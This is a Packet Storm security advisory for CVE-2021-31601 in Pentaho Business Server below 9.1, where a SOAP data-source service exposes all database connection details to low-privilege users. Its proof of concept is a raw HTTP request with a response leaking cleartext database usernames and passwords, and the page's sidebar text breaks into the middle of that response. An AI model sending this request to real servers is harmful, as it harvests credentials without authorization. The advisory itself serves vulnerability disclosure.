

Pentaho Business Analytics / Pentaho Business Server 9.1
Insufficient Access Control

Authored by [Altion Malka](#), [Alberto Favero](#)

Posted Nov 5, 2021

Pentaho implements a series of web services using the SOAP protocol to allow scripting interaction with the backend server. While most of the interfaces correctly implement ACL, the Data Source Management Service located at /pentaho/webservices/datasourceMgmtService allows low-privilege authenticated users to list the connection details of all data sources used by Pentaho.

tags | [exploit](#), [web](#), [protocol](#)

advisories | [CVE-2021-31601](#)

SHA-256 | 4aaf1b95b9800f81d2e66519aaddc6609e2f04e00314708ec9fc5479517ea37 [Download](#) | [Favorite](#) | [View](#)

Related Files

Share This

Like

TWAC

LinkedIn

Reddit

Digg

StumbleUpon

Change Mirror

Download

Product: Pentaho Business Analytics / Pentaho Business Server
Vendor / Manufacturer: Hitachi Vantara
Affected Version(s): < 9.1
Vulnerability Type: Insufficient Access Control of Data Source Management Service
Solution Status: Fix Released on public GitHub repository
Manufacturer Notification: 8th February 2021
Solution Date: May 2021
Public Disclosure: 01 November 2021
CVE Reference: CVE-2021-31601
Author(s) of Advisory: Alberto Favero (HawSec) & Altion Malka

--- ### --- ### ---

Product Description:

Pentaho is business intelligence (BI) software that provides data integration, OLAP services, reporting, information dashboards, data mining and extract, transform, load (ETL) capabilities. Its headquarters are in Orlando, Florida. Pentaho was acquired by Hitachi Data Systems in 2015 and in 2017 became part of Hitachi Vantara.

(Source: <https://en.wikipedia.org/wiki/Pentaho>)

--- ### --- ### ---

Vulnerability Details:

Pentaho implements a series of web services using the SOAP protocol to allow scripting interaction with the backend server. While most of the interfaces correctly implement ACL, the Data Source Management Service located at "/pentaho/webservices/datasourceMgmtService" allows low-privilege authenticated users to list the connection details of all data sources used by Pentaho.

--- ### --- ### ---

Proof of Concept (PoC):

See Ginger (<https://github.com/HawSec/ginger>)

or

the following HTTP calls demonstrate how an authenticated user can retrieve the details of all available Pentaho Data Sources including, but not limited to, the cleartext username and password credentials.

--- ~~~ ~~~ ~~~ ~~~

POST /pentaho/webservices/datasourceMgmtService HTTP/1.1
Host: localhost:8080
Connection: close
SOAPAction:
Content-Type: text/xml;charset=UTF-8
Cookie: JSESSIONID=01AA03014DA08209368E158FCBF0497D; session-expiry=1617398748958; server-timer=1617391548958
Content-Length: 251


<soapenv:Envelope
xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:web="http://webservices.repository.platform.pentaho.org/"
<soapenv:Header>
<soapenv:Body>
<web:getDataSources/>
</soapenv:Body>
</soapenv:Envelope>

HTTP/1.1 200
Connection: close
Set-Cookie: session-expiry=1617398821337; Path=/
Set-Cookie: server-timer=161739121337; Path=/
Content-Type: text/xml;charset=utf-8
Date: Fri, 02 Apr 2021 19:27:08 GMT
Content-Length: 5028

<?xml version="1.0" encoding="UTF-8">
<S:Envelope xmlns:S="http://schemas.xmlsoap.org/soap/envelope/">
<S:Body>
<ns2:getDataSourcesResponse
xmlns:ns2="http://webservices.repository.platform.pentaho.org/">
<return>
<accessType>NATIVE</accessType>
<accessTypeValue>NATIVE</accessTypeValue>
<changed>>false</changed>
<connectSql>x</connectSql>
<connectionPoolingProperties/>
<databaseName>pentaho-instantview</databaseName>
<databasePort>50006</databasePort>
<databaseType>MONETDB</databaseType>
<forcingIdentifiersToLowerCase>false</forcingIdentifiersToLowerCase>
<forcingIdentifiersToUpperCase>false</forcingIdentifiersToUpperCase>
<hostname>localhost</hostname>
<idbb70e3b4-8aeb-4270-a02d-8cfd72338305/<id>
<initialPoolSize>5</initialPoolSize>
<maximumPoolSize>10</maximumPoolSize>
<name>AgileBI</name>
<partitioned>false</partitioned>
<password>monetdb</password>
<quoteAllFields>false</quoteAllFields>
<streamingResults>false</streamingResults>
<username>monetdb</username>
<usingConnectionPool>false</usingConnectionPool>
<usingDoubleDecimalAsSchemaTableSeparator>false</usingDoubleDecimalAsSchemaTableSeparator>
</return>
[...]
</return>
<accessType>JNDI</accessType>
<accessTypeValue>JNDI</accessTypeValue>
<changed>false</changed>
<connectSql>x</connectSql>
<connectionPoolingProperties/>
<dataTablesSpace></dataTablesSpace>
<databaseName>PDI_Operations_Mart</databaseName>
<databasePort>5432</databasePort>
<databaseType>POSTGRESQL</databaseType>
<forcingIdentifiersToLowerCase>false</forcingIdentifiersToLowerCase>

Search ...

 Follow us on Twitter

 Subscribe to an RSS Feed

File Archive: December 2022 <

| Su | Mo | Tu | We | Th | Fr |
|----|----|----|----|----|----|
| Sa | | | | | |
| | | | | 1 | 2 |
| 3 | | | | | |
| 4 | 5 | 6 | 7 | 8 | 9 |
| 10 | | | | | |
| 11 | 12 | 13 | 14 | 15 | 16 |
| 17 | | | | | |
| 18 | 19 | 20 | 21 | 22 | 23 |
| 24 | | | | | |
| 25 | 26 | 27 | 28 | 29 | 30 |
| 31 | | | | | |

Top Authors In Last 30 Days

| |
|----------------------------------|
| Red Hat 157 files |
| Ubuntu 76 files |
| LiquidWorm 23 files |
| Debian 21 files |
| nu11security 11 files |
| malvuln 11 files |
| Gentoo 9 files |
| Google Security Research 8 files |
| Julien Ahrens 4 files |
| T. Weber 4 files |

File Tags

ActiveX (932)
Advisory (79,754)
Arbitrary (15,694)
BBS (2,859)
Bypass (1,619)
CGI (1,018)
Code Execution (8,926)
Conference (673)
Cracker (840)
CSRF (3,290)
DoS (22,602)
Encryption (2,349)
Exploit (50,359)
File Inclusion (4,165)
File Upload (946)
Firewall (821)
Info Disclosure (2,660)
Intrusion Detection (867)
Java (2,899)
JavaScript (821)
Kernel (6,291)
Local (14,201)
Magazine (586)
Overflow (12,419)
Perl (1,418)
PHP (5,093)
Proof of Concept (2,291)
Protocol (3,435)
Python (1,467)
Remote (30,044)
Root (3,504)
Ruby (594)
Scanner (1,631)
Security Tool (7,777)
Shell (3,103)
Shellcode (1,204)
Sniffer (886)

File Archives

December 2022
November 2022
October 2022
September 2022
August 2022
July 2022
June 2022
May 2022
April 2022
March 2022
February 2022
January 2022
Older

Systems

AIX (426)
Apple (1,926)
BSD (370)
CentOS (55)
Cisco (1,917)
Debian (6,634)
Fedora (1,600)
FreeBSD (1,242)
Gentoo (4,272)
HPUX (878)
IOS (330)
iPhone (108)
IRIX (220)
Juniper (67)
Linux (44,315)
Mac OS X (684)
Mandriva (3,105)
NetBSD (255)
OpenBSD (479)
RedHat (12,469)
Slackware (941)
Solaris (1,607)

```
<forcingIdentifiersToUpperCase>false</forcingIdentifiersToUpperCase>
<hostname>localhost</hostname>
<id>363759ae-8efe-4ade-9fdd-e7b2f58883b5</id>
<indexTablespace></indexTablespace>
<informaServername></informaServername>
<initialPoolSize>0</initialPoolSize>
<maximumPoolSize>20</maximumPoolSize>
<name>pentaho_operations_mart</name>
<partitioned>false</partitioned>
<password>password</password>
<quoteAllFields>false</quoteAllFields>
<streamingResults>false</streamingResults>
<username>hibuser</username>
<usingConnectionPool>false</usingConnectionPool>
<usingDoubleDecimalAsSchemaTableSeparator>
</return>
</na2:getDatasourceResponse>
</S:Body>
</S:Envelope>

--- ~~~ --- ~~~ ---

--- ### --- ### ---

Credits:

This vulnerability was discovered by Alberto Pavero & Altion Malka

--- ### --- ### ---

--
BlackHawk - hawkgotyou@gmail.com

Experientia senuum, agilitas iuvenum.
Adversa fortiter. Dubia prudenter.
```

| | |
|------------------------|-----------------|
| Spoof (2,166) | SUSE (1,444) |
| SQL Injection (16,102) | Ubuntu (8,199) |
| TCP (2,379) | UNIX (9,159) |
| Trojan (686) | UnixWare (185) |
| UDP (876) | Windows (6,511) |
| Virus (662) | Other |
| Vulnerability (31,136) | |
| Web (9,365) | |
| Whitepaper (3,729) | |
| x86 (946) | |
| XSS (17,494) | |
| Other | |

[Login](#) or [Register](#) to add favorites



© 2022 Packet Storm. All rights reserved.

Site Links


- News by Month
- News Tags
- Files by Month
- File Tags
- File Directory

About Us

- History & Purpose
- Contact Information
- Terms of Service
- Privacy Statement
- Copyright Information

Hosting By

Rokasec



Follow us on Twitter



Subscribe to an RSS Feed